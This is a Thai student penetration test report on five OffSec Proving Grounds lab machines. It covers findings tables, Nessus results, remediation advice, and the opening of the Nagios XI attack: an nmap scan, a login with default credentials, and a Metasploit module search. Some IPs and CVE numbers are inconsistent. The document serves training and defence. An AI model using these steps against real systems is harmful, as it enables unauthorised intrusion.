

รายงานผลการทดสอบการเจาะระบบ

Penetration Test Report

จัดทำให้กับ: TechSecure Co., Ltd.

ประเภทการทดสอบ: Internal Network Penetration Test

วันที่จัดทำรายงาน: 10 พฤษภาคม 2569

เวอร์ชัน: 2.0

จัดทำโดย

นางสาวสุพรรณิ สุนิระ	1660701135
นายณัฐพงษ์ พุยลัด	1660702117
นายธรรมศาสตร์ มธุรส	1660702257
นายอัครวรรธ อุวิเชียร	1660703065
นายภูมิพัฒน์ บุญเรืองโรจน์	1660704121
นายกฤษณะ ลาดแท่น	1660704196

ข้อกำหนดด้านการรักษาความลับ (Statement of Confidentiality)

เนื้อหาทั้งหมดที่ปรากฏในเอกสารฉบับนี้ถือเป็นข้อมูลความลับเฉพาะของบริษัท TechSecure Co., Ltd. และคณะผู้ทดสอบ ห้ามมิให้ผู้ใดเปิดเผย ทำซ้ำ ดัดแปลง หรือเผยแพร่ต่อบุคคลภายนอกโดยเด็ดขาด เว้นแต่จะได้รับอนุญาตเป็นลายลักษณ์อักษรจากเจ้าของข้อมูลก่อนล่วงหน้า

เอกสารฉบับนี้จัดทำขึ้นเพื่อวัตถุประสงค์ทางการศึกษาและการฝึกปฏิบัติในโครงการความร่วมมือระหว่างสถาบันการศึกษากับภาคเอกชนเท่านั้น การทดสอบทั้งหมดที่ปรากฏในรายงานฉบับนี้ดำเนินการภายใต้ขอบเขตที่ได้รับอนุญาตอย่างชัดเจน และไม่ส่งผลกระทบต่อระบบงานจริงใด ๆ นอกเหนือจากที่ระบุไว้ในขอบเขตการทดสอบ

บุคคลใดที่ได้รับเอกสารฉบับนี้มีหน้าที่รับผิดชอบในการรักษาความลับของข้อมูลอย่างเคร่งครัด และต้องไม่นำข้อมูลที่ปรากฏในเอกสารนี้ไปใช้ในทางที่ขัดต่อกฎหมายหรือก่อให้เกิดความเสียหายแก่บุคคลหรือองค์กรใด ๆ ทั้งสิ้น

สารบัญ

1.	บทสรุปสำหรับผู้บริหาร (EXECUTIVE SUMMARY).....	1
1.1.	ภาพรวมการทดสอบ.....	1
1.2.	ขอบเขตการทดสอบ (SCOPE).....	1
1.3.	สรุปจำนวนช่องโหว่ที่พบ (FINDING SUMMARY).....	2
1.4.	ข้อเสนอแนะเร่งด่วน (KEY RECOMMENDATIONS).....	5
2.	ผลการทำ SECURITY ASSESSMENT: TARGET 1 — MONITORING.....	6
2.1.	ข้อมูลทั่วไปของเป้าหมาย.....	6
2.2.	ช่องโหว่ที่พบโดยการทำ MANUAL TESTING.....	7
2.3.	สรุปผลการสแกนช่องโหว่ด้วย NESSUS.....	9
2.4.	ผลการทดสอบเจาะระบบ.....	12
2.5.	PROOF OF CONCEPT (POC).....	19
3.	ผลการทำ SECURITY ASSESSMENT: TARGET 2 — COLDDBOX EASY.....	21
3.1.	ข้อมูลทั่วไปของเป้าหมาย.....	21
3.2.	ช่องโหว่ที่พบโดยการทำ MANUAL TESTING.....	21
3.3.	สรุปผลการสแกนช่องโหว่ด้วย NESSUS.....	24
3.4.	ผลการทดสอบเจาะระบบ.....	26
3.5.	PROOF OF CONCEPT (POC).....	32
3.6.	รายละเอียดช่องโหว่หลักที่พบ.....	33
4.	ผลการทำ SECURITY ASSESSMENT: TARGET 3 — CYBERSPLOIT1.....	34
4.1.	ข้อมูลทั่วไปของเป้าหมาย.....	34
4.2.	ช่องโหว่ที่พบโดยการทำ MANUAL TESTING.....	34
4.3.	สรุปผลการสแกนช่องโหว่ด้วย NESSUS.....	36
4.4.	ผลการทดสอบเจาะระบบ.....	39

4.5.	PROOF OF CONCEPT (PoC)	48
4.6.	รายละเอียดช่องโหว่หลักที่พบ	48
5.	ผลการทำ SECURITY ASSESSMENT: TARGET 4 — GAARA	49
5.1.	ข้อมูลทั่วไปของเป้าหมาย	49
5.2.	ช่องโหว่ที่พบโดยการทำให้ MANUAL TESTING	49
5.3.	สรุปผลการสแกนช่องโหว่ด้วย NESSUS	51
5.4.	ผลการทดสอบเจาะระบบ	53
5.5.	PROOF OF CONCEPT (PoC)	58
5.6.	รายละเอียดช่องโหว่หลักที่พบ	59
6.	ผลการทำ SECURITY ASSESSMENT: TARGET 5 — SEPPUKU.....	60
6.1.	ข้อมูลทั่วไปของเป้าหมาย	60
6.2.	ช่องโหว่ที่พบโดยการทำให้ MANUAL TESTING	61
6.3.	สรุปผลการสแกนช่องโหว่ด้วย NESSUS	64
6.4.	ผลการทดสอบเจาะระบบ (PENETRATION TEST RESULTS)	66
6.5.	PROOF OF CONCEPT (PoC)	86
6.6.	รายละเอียดช่องโหว่หลักที่พบ	87
7.	สรุปแนวทางการแก้ไข (REMEDIATION SUMMARY)	88
7.1.	TARGET 1 — MONITORING (192.168.220.136).....	88
7.2.	TARGET 2 — COLDDBOX EASY (192.168.182.239)	89
7.3.	TARGET 3 — CYBERSPLOIT1 (192.168.169.92)	90
7.4.	TARGET 4 — GAARA (192.168.131.142)	91
7.5.	TARGET 5 — SEPPUKU (192.168.230.90).....	92
	ภาคผนวก (APPENDICES)	93
	ภาคผนวก ก — คำนิยามระดับความรุนแรง	93

ภาคผนวก ข — รายชื่อเครื่องที่โจมตีสำเร็จ.....	94
ภาคผนวก ค — รายชื่อสมาชิกกลุ่มและหน้าที่รับผิดชอบ.....	94

1. บทสรุปสำหรับผู้บริหาร (Executive Summary)

1.1. ภาพรวมการทดสอบ

บริษัท TechSecure Co., Ltd. ได้มอบหมายให้กลุ่มนักศึกษาจากภาควิชา Cybersecurity ดำเนินการทดสอบเจาะระบบเครือข่าย (Penetration Test) บนแพลตฟอร์ม OffSec Proving Grounds (PG Play) ซึ่งจำลองสถานการณ์การโจมตีจากผู้บุกรุกที่ไม่มีสิทธิ์เข้าถึงระบบ (Black Box Testing) เป้าหมายที่ทดสอบมีจำนวนทั้งสิ้น 5 เครื่อง โดยทีมผู้ทดสอบสามารถเจาะระบบสำเร็จและได้รับสิทธิ์ Root ครบทุกเป้าหมาย

ตาราง: สรุปผลการทดสอบโดยรวม

รายการ	ผลลัพธ์	หมายเหตุ
จำนวนเป้าหมายทั้งหมด	5	OffSec Proving Grounds (PG Play)
เป้าหมายที่เจาะสำเร็จ (Root)	5 / 5	Boot to Root สำเร็จทุกเป้าหมาย
ช่องโหว่ที่พบทั้งหมด	27	จากการสแกน Nessus และ Manual Testing
ช่องโหว่ระดับ High/Critical	17	ต้องแก้ไขเร่งด่วน
ระยะเวลาทดสอบ	7 วัน	พฤษภาคม 2569

1.2. ขอบเขตการทดสอบ (Scope)

การทดสอบครั้งนี้ครอบคลุมเป้าหมาย 5 เครื่อง ดังนี้

- Target 1: Monitoring — 192.168.220.136 (Ubuntu / Nagios XI 5.6.0)
- Target 2: ColddBox Easy — 192.168.182.239 (Ubuntu Linux / WordPress)
- Target 3: CyberSploit1 — 192.168.169.92 (Ubuntu 12.04 LTS)
- Target 4: Gaara — 192.168.131.142 (Debian Linux)
- Target 5: Seppuku — 192.168.230.90 (Debian Linux)

1.3. สรุปจำนวนช่องโหว่ที่พบ (Finding Summary)

จากการทดสอบทั้งหมด พบช่องโหว่รวม 27 รายการ แบ่งตามระดับความรุนแรงดังนี้

Critical	High	Medium	Low
11	6	4	6

ตาราง: รายการช่องโหว่ทั้งหมดที่พบ

ลำดับ	ชื่อช่องโหว่	Severity	เป้าหมาย
1	Nagios XI 5.6.0 Authenticated RCE (CVE-2020-5792)	Critical	Monitoring (192.168.220.136)
2	Authenticated Remote Code Execution ผ่านฟังก์ชันอัปเดตปลั๊กอิน	Critical	Monitoring (192.168.220.136)
3	การเข้าถึงระบบด้วยรหัสผ่านเริ่มต้น (Default Credentials)	High	Monitoring (192.168.220.136)
4	Canonical Ubuntu Linux SEoL (16.04.x)	Critical	Monitoring (192.168.220.136)
5	JQuery 1.2 < 3.5.0 Multiple XSS	Medium	Monitoring (192.168.220.136)
6	SSL Anonymous Cipher Suites Supported	Medium	Monitoring (192.168.220.136)
7	ICMP Timestamp Request Remote Date Disclosure	Low	Monitoring (192.168.220.136)
8	WordPress Weak/Default Credentials	High	ColddBox Easy (192.168.182.239)

ลำดับ	ชื่อช่องโหว่	Severity	เป้าหมาย
9	WordPress เวอร์ชันเก่าและ XML-RPC เปิดใช้งาน	High	ColdBox Easy (192.168.182.239)
10	Weak Password — รหัสผ่านไม่แข็งแรง	Critical	ColdBox Easy (192.168.182.239)
11	PHP Code Injection ผ่าน WordPress Theme Editor	Critical	ColdBox Easy (192.168.182.239)
12	Privilege Escalation via SUID Binary (/usr/bin/find)	Critical	ColdBox Easy (192.168.182.239)
13	JQuery 1.2 < 3.5.0 Multiple XSS	Medium	ColdBox Easy (192.168.182.239)
14	ICMP Timestamp Request Remote Date Disclosure	Low	ColdBox Easy (192.168.182.239)
15	Linux Kernel CVE-2015-1328 — OverlayFS Privilege Escalation	Critical	CyberSploit1 (192.168.169.92)
16	Information Disclosure ผ่าน HTML Source Code	Low	CyberSploit1 (192.168.169.92)
17	Sensitive Data Exposure ผ่าน robots.txt (Base64 Encoded Password)	High	CyberSploit1 (192.168.169.92)
18	Privilege Escalation via CVE-2015-1328 (OverlayFS)	Critical	CyberSploit1 (192.168.169.92)
19	Canonical Ubuntu Linux SEoL (12.04.x)	Critical	CyberSploit1 (192.168.169.92)

ลำดับ	ชื่อช่องโหว่	Severity	เป้าหมาย
20	mDNS Detection (Remote Network)	Medium	CyberSploit1 (192.168.169.92)
21	ICMP Timestamp Request Remote Date Disclosure	Low	CyberSploit1 (192.168.169.92)
22	SUID Binary Misconfiguration — /usr/bin/gdb Privilege Escalation	High	Gaara (192.168.131.142)
23	ICMP Timestamp Request Remote Date Disclosure	Low	Gaara (192.168.131.142)
24	SSH Brute Force — Weak Password	High	Seppuku (192.168.230.90)
25	Sensitive Files Exposed in Publicly Accessible Web Directory	Critical	Seppuku (192.168.230.90)
26	Sudo Misconfiguration allowing Path Traversal for Privilege Escalation	Critical	Seppuku (192.168.230.90)
27	ICMP Timestamp Request Remote Date Disclosure	Low	Seppuku (192.168.230.90)

1.4. ข้อเสนอแนะเร่งด่วน (Key Recommendations)

Target 1 — Monitoring (192.168.220.136)

- เปลี่ยนรหัสผ่านเริ่มต้นของบัญชี nagiosadmin ทันทัน และห้ามใช้รหัสผ่านที่คาดเดาได้ง่าย เช่น "admin"
- จำกัดการเข้าถึง Web Interface ของ Nagios XI จาก IP ที่ได้รับอนุญาตเท่านั้น

Target 2 — ColddBox Easy (192.168.182.239)

- เปลี่ยนรหัสผ่านบัญชีผู้ดูแล WordPress (c0ldd) ทันทัน โดยใช้รหัสผ่านที่ไม่ปรากฏใน wordlist ที่เป็นที่รู้จัก
- ปิด WordPress Theme/Plugin Editor ใน wp-config.php ด้วยคำสั่ง `define('DISALLOW_FILE_EDIT', true)`
- ลบ SUID Bit ออกจาก /usr/bin/find ด้วยคำสั่ง `chmod u-s /usr/bin/find`

Target 3 — CyberSploit1 (192.168.169.92)

- ลบข้อมูล Username ออกจาก HTML Source Code Comment โดยทันที
- ลบข้อมูล Credential ออกจากไฟล์ robots.txt และห้ามเก็บรหัสผ่านในรูปแบบ Base64 เนื่องจากไม่ใช่การเข้ารหัสที่ปลอดภัย

Target 4 — Gaara (192.168.131.142)

- เปลี่ยนรหัสผ่านบัญชี gaara ทันทัน โดยใช้รหัสผ่านที่มีความยาวไม่น้อยกว่า 12 ตัวอักษร และไม่ปรากฏใน wordlist ที่เป็นที่รู้จัก
- ลบ SUID Bit ออกจาก /usr/bin/gdb ด้วยคำสั่ง `chmod u-s /usr/bin/gdb`

Target 5 — Seppuku (192.168.230.90)

- เปลี่ยนรหัสผ่านบัญชี seppuku ทันทัน โดยใช้รหัสผ่านที่ไม่ปรากฏใน wordlist ที่เป็นที่รู้จัก
- ลบไฟล์ที่มีข้อมูลสำคัญออกจาก Web Directory สาธารณะทันที ได้แก่ password.lst, private.bak, shadow.bak และ hostname
- ปิด Directory Listing ใน Apache Configuration ด้วยการตั้งค่า Options -Indexes

2. ผลการทำ Security Assessment: Target 1 — Monitoring

2.1. ข้อมูลทั่วไปของเป้าหมาย

ชื่อเป้าหมาย (Target Name)	Monitoring
IP Address	192.168.220.136
ระบบปฏิบัติการ (OS)	Ubuntu Linux (Ubuntu 4ubuntu2.10)
Web Application	Nagios XI 5.6.0
พอร์ตที่เปิด (Open Ports)	22 (SSH — OpenSSH 7.2p2), 25 (SMTP — Postfix), 80 (HTTP — Apache 2.4.18), 389 (LDAP — OpenLDAP 2.2), 443 (HTTPS — Apache 2.4.18)

2.2. ช่องโหว่ที่พบโดยการทำให้ Manual Testing


Vulnerability ID	VULN-CRITICAL-01
Vulnerability	Authenticated Remote Code Execution ผ่านฟังก์ชันอัปโหลดปลั๊กอิน
ระดับความรุนแรง (Severity)	Critical
Path ที่ได้รับผลกระทบ	http://192.168.202.136 (Nagios XI เวอร์ชัน 5.6.0)
ผลกระทบ	ผู้โจมตีที่มีสิทธิ์เข้าสู่ระบบ สามารถอัปโหลดไฟล์ปลั๊กอินที่แฝงโค้ดอันตราย (Malicious Payload) และสั่งรันคำสั่งจากระยะไกลได้ ส่งผลให้สามารถยกระดับสิทธิ์เป็น root ทันทันที และเข้าควบคุมเซิร์ฟเวอร์เป้าหมายได้อย่างสมบูรณ์
ข้อเสนอแนะในการแก้ไข	ดำเนินการอัปเดตซอฟต์แวร์ Nagios XI ให้เป็นเวอร์ชันล่าสุด (ตั้งแต่ 5.6.6 ขึ้นไป) ที่ได้รับการแพตช์แก้ไขช่องโหว่ความปลอดภัยนี้แล้ว
มาตรฐานอ้างอิง (Reference)	CVE-2019-15949 / CWE-78: OS Command Injection

Vulnerability ID	VULN-HIGH-02
Vulnerability	การเข้าถึงระบบด้วยรหัสผ่านเริ่มต้น (Default Credentials)
ระดับความรุนแรง (Severity)	High
Path ที่ได้รับผลกระทบ	http://192.168.202.136/nagiosxi/login.php
ผลกระทบ	แฮกเกอร์สามารถเข้าสู่ระบบบริหารจัดการผ่านหน้าเว็บได้สำเร็จด้วยบัญชี nagiosadmin และรหัสผ่าน admin ทำให้ได้รับสิทธิ์ระดับผู้ดูแลระบบ (Administrator) เพื่อเข้าไปดัดแปลงระบบหรือใช้เป็นช่องทางโจมตีต่อได้ทันที
ข้อเสนอแนะในการแก้ไข	บังคับให้ผู้ดูแลระบบเปลี่ยนรหัสผ่านทันทีหลังจากการติดตั้ง และตั้งค่านโยบายรหัสผ่าน (Password Policy) ไม่ให้อนุญาตการใช้รหัสผ่านที่คาดเดาง่ายหรือรหัสผ่านจากโรงงาน
มาตรฐานอ้างอิง (Reference)	CWE-1188: Initialization of a Resource with a Default

2.3. สรุปผลการสแกนช่องโหว่ด้วย Nessus

จากการสแกนด้วย Nessus พบช่องโหว่ทั้งสิ้น 16 รายการ แบ่งตามระดับความรุนแรง ดังนี้

- Critical: 1 รายการ
- High: 0 รายการ
- Medium: 14 รายการ
- Low: 1 รายการ
- Info: 65 รายการ



รูปที่ 2.3.1 ผลการสแกนด้วย Nessus (Dashboard Overview)

ตาราง: รายการช่องโหว่ที่พบจากการสแกน Nessus

ลำดับ	ชื่อช่องโหว่	Severity	แนวทางการแก้ไขปัญหา
1	Canonical Ubuntu Linux SEoL (16.04.x)	Critical	อัปเดต OS เป็น Ubuntu 22.04 LTS หรือใหม่กว่า เนื่องจาก Ubuntu 16.04 หมดอายุการสนับสนุนแล้ว ไม่ได้รับ security patch อีกต่อไป หากอัปเดตทันทีไม่ได้ให้ใช้ Ubuntu Pro ESM ชั่วคราว
2	jQuery 1.2 < 3.5.0 Multiple XSS	Medium	อัปเดต jQuery เป็นเวอร์ชัน 3.5.0 ขึ้นไป และตรวจสอบโค้ดที่ใช้ .html(), .append() ว่ามีการ sanitize input ก่อนนำไปแสดงผลหรือไม่
3	SSL Anonymous Cipher Suites Supported	Medium	ปิด Anonymous Cipher Suites ใน config ของ web server โดยเพิ่ม !aNULL:!eNULL ใน SSLCipherSuite (Apache) หรือ ssl_ciphers (Nginx) แล้วรัน testssl.sh เพื่อยืนยัน
4	ICMP Timestamp Request Remote Date Disclosure	Low	บล็อก ICMP Timestamp ด้วย iptables rule --icmp-type timestamp-request -j DROP หรือ ปิดการตอบสนองใน /etc/sysctl.conf เพื่อป้องกันไม่ให้เปิดเผยข้อมูลเวลาของเซิร์ฟเวอร์

Sev	CVSS	WPE	EPSS	Name	Family	Count
Critical	10.0			Canonical Ubuntu Linux SEoL (16.04.x)	General	1
Medium	6.1	4.6	0.2278	jQuery 1.2 < 3.5.0 Multiple XSS	CGI abuses : XSS	2
Medium	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1
Low	2.1	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1

รูปที่ 2.3.2 ผลการสแกนด้วย Nessus (รายการช่องโหว่)

รายละเอียดช่องโหว่

ช่องโหว่ Canonical Ubuntu Linux SEoL (16.04.x) เกิดจากระบบปฏิบัติการ Ubuntu 16.04 ที่ใช้งานอยู่หมดอายุการสนับสนุนจากผู้พัฒนา (End of Life) แล้ว ส่งผลให้ระบบไม่ได้รับการอัปเดต Security Patch อีกต่อไป ผู้โจมตีสามารถใช้ประโยชน์จากช่องโหว่ที่ถูกค้นพบใหม่ได้โดยไม่มีการแก้ไขจากผู้พัฒนา ทำให้ระบบมีความเสี่ยงสูงต่อการถูกโจมตีได้อย่างต่อเนื่อง จึงถูกจัดอยู่ในระดับ Critical

ช่องโหว่ jQuery 1.2 < 3.5.0 Multiple XSS เกิดจากการใช้งาน jQuery เวอร์ชันที่ต่ำกว่า 3.5.0 ซึ่งมีช่องโหว่ Cross-Site Scripting (XSS) หลายรายการ ผู้โจมตีสามารถแทรกโค้ด JavaScript ที่เป็นอันตรายผ่านฟังก์ชัน .html() หรือ .append() ที่ไม่มีการ Sanitize Input ก่อนนำไปแสดงผล ส่งผลให้สามารถขโมย Session Cookie ปลอมแปลงหน้าเว็บ หรือดำเนินการในนามของผู้ใช้งานได้ จึงถูกจัดอยู่ในระดับ Medium

ช่องโหว่ SSL Anonymous Cipher Suites Supported เกิดจาก Web Server เปิดให้ใช้งาน Anonymous Cipher Suites ซึ่งเป็นชุดการเข้ารหัสที่ไม่มีการยืนยันตัวตนของเซิร์ฟเวอร์ ผู้โจมตีสามารถแทรกตัวเองเข้ามาในระหว่างการสื่อสาร (Man-in-the-Middle Attack) เพื่อดักจับหรือแก้ไขข้อมูลที่รับส่งระหว่างผู้ใช้งานกับเซิร์ฟเวอร์ได้โดยที่ทั้งสองฝ่ายไม่ทราบ จึงถูกจัดอยู่ในระดับ Medium

ช่องโหว่ ICMP Timestamp Request Remote Date Disclosure เกิดจากระบบตอบรับคำขอ ICMP Timestamp และเปิดเผยข้อมูลเวลาปัจจุบันของระบบ (System Time) ให้กับผู้ที่ส่งคำขอเข้ามา ผู้โจมตีสามารถนำข้อมูลนี้ไปใช้ทำ Reconnaissance เพื่อระบุ Time Zone หรือคำนวณระยะเวลาที่เครื่องเปิดใช้งาน (Uptime) ซึ่งสามารถนำไปใช้คาดเดาจังหวะการทำงาน Update/Reboot หรือใช้ประกอบการโจมตีที่ต้องอาศัยความแม่นยำด้านเวลาเพื่อข้ามผ่านระบบรักษาความปลอดภัยบางประเภทได้ จึงถูกจัดอยู่ในระดับ Low

2.4. ผลการทดสอบเจาะระบบ

2.4.1. Reconnaissance

ใช้คำสั่ง `nmap -sV -sC 192.168.202.136` เพื่อสแกนหาพอร์ต บริการ (Service) และเวอร์ชันของแอปพลิเคชันที่เปิดทำงานอยู่บนเครื่องเป้าหมาย

รายละเอียดของออพชั่น:

- `-sV` คือ Service Version detection หมายถึง ตรวจสอบเวอร์ชันของบริการ เช่น Apache, OpenSSH เป็นต้น
- `-sC` คือ Script scan (default scripts) หมายถึง ใช้ Nmap Scripting Engine (NSE) ด้วยสคริปต์พื้นฐาน

192.168.202.136 คือ Target IP หมายถึง IP เป้าหมายที่ต้องการสแกน

```
(root@kali)~[~/Desktop]
# nmap -sV -sC 192.168.202.136
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 12:32 -0400
Nmap scan report for 192.168.202.136
Host is up (0.068s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|_ 256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_ 256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ ssl-cert: Subject: commonName=ubuntu
|_ Not valid before: 2020-09-08T17:59:00
|_ Not valid after: 2030-09-08T17:59:00
|_ _ssl-date: TLS randomness does not represent time
|_ smtp-command: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Nagios XI
|_ http-server-header: Apache/2.4.18 (Ubuntu)
389/tcp    open  ldap      OpenLDAP 2.2.X - 2.3.X
443/tcp    open  ssl/http  Apache httpd 2.4.18 ((Ubuntu))
|_ ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
|_ Not valid before: 2020-09-08T18:28:08
|_ Not valid after: 2030-09-08T18:28:08
|_ tls-alpn:
|_ http/1.1
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ _ssl-date: TLS randomness does not represent time
|_ http-title: Nagios XI
Service Info: Host: ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.53 seconds
```

รูปที่ 2.4.1 ผลการสแกนด้วย `nmap -sV -sC 192.168.202.136`

ผลลัพธ์: ตรวจพบพอร์ต 80 (HTTP) และ 443 (HTTPS) เปิดให้บริการ Web Server

รายละเอียดผลลัพธ์ (รูปที่ 2.3.1) จากผลการสแกน Nmap พบว่ามีพอร์ตที่เปิดใช้งานอยู่ทั้งหมด 5 พอร์ต ได้แก่:


PORT	STATE	SERVICE	VERSION
22/tcp	Open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
25/tcp	Open	smtp	Postfix smtpd
80/tcp	Open	http	Apache httpd 2.4.18 ((Ubuntu))

389/tcp	Open	ldap	OpenLDAP 2.2.X - 2.3.X
443/tcp	Open	https	Apache httpd 2.4.18 ((Ubuntu))

- SSH (22): บริการเชื่อมต่อระยะไกล เปิดใช้งานและสามารถระบุเวอร์ชันของ OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 ได้
- SMTP (25): บริการรับส่งอีเมล (Mail Server) ในเครือข่าย เปิดใช้งานและสามารถระบุโปรแกรมของ Postfix smtpd ได้
- HTTP (80): บริการเว็บเซิร์ฟเวอร์ เปิดให้เข้าเว็บได้ผ่านเบราว์เซอร์ โดยใช้ Apache httpd เวอร์ชัน 2.4.18 (Ubuntu)
- LDAP (389): บริการไคเรกทอรีสำหรับค้นหาและจัดการข้อมูลผู้ใช้งาน เปิดใช้งานและสามารถระบุเวอร์ชันของ OpenLDAP 2.2.X - 2.3.X ได้
- HTTPS/SSL (443): บริการเว็บเซิร์ฟเวอร์แบบปลอดภัย (มีการเข้ารหัส SSL) เปิดให้เข้าใช้งานผ่านเบราว์เซอร์ โดยใช้ Apache httpd เวอร์ชัน 2.4.18 (Ubuntu)

2.4.2. Vulnerability Assessment — Default Credentials


เข้าถึงเว็บไซต์ผ่านเบราว์เซอร์ที่ลิงก์ <http://192.168.202.136> เพื่อตรวจสอบหน้าแรกของเว็บแอปพลิเคชันที่ค้นพบจาก Nmap



รูปที่ 2.4.2.1 – Nagios XI Welcome Page


ผลลัพธ์จาก (รูปที่ 2.4.2.1) พบหน้าจอ Welcome ของระบบ Nagios XI ปุ่มให้กดเข้าสู่ระบบ

คลิกที่ปุ่ม Access Nagios XI เพื่อเข้าสู่หน้า <http://192.168.202.136/nagiosxi/login.php> เพื่อค้นหาช่องทางการเข้าสู่ระบบ (Authentication) ของผู้ดูแลระบบ



รูปที่ 2.4.2.2 หน้า Login ของ Nagios XI

ทำการล็อกอินด้วยรหัสผ่านเริ่มต้น (Username: nagiosadmin / Password: admin) เพื่อทดสอบว่าผู้ดูแลระบบได้ทำการเปลี่ยนรหัสผ่านตั้งต้นหรือไม่



รูปที่ 2.4.2.3 หน้า Home Dashboard (nagiosadmin)

ผลลัพธ์จาก (รูปที่ 2.4.2.3) เข้าสู่หน้าระบบควบคุมหลัก (Dashboard) ได้สำเร็จ และพบข้อความมุมซ้ายล่างระบุว่าระบบทำงานบนเวอร์ชัน 5.6.0

ใช้คำสั่ง search nagios xi เพื่อค้นหาชุดคำสั่งโจมตีที่รองรับซอฟต์แวร์เป้าหมาย

```
msf > search nagios xi
Matching Modules
=====
#  Name
--  -
0  exploit/linux/http/nagios_xi_snmptrap_authenticated_rce
1  \  target: Linux (x86/ada)
2  \  target: CMO
3  exploit/linux/http/nagios_xi_configzards_authenticated_rce
4  \  target: Linux (x86)
5  \  target: Linux (x64)
6  \  target: CMO
7  exploit/linux/http/nagios_xi_mibs_authenticated_rce
8  \  target: Linux (x86/x64)
9  \  target: CMO
10 exploit/linux/http/nagios_xi_autodiscovery_webshell
11 \  target: Unix Command
12 \  target: Linux Gropper
13 exploit/linux/http/nagios_xi_chained_rce
14 exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo
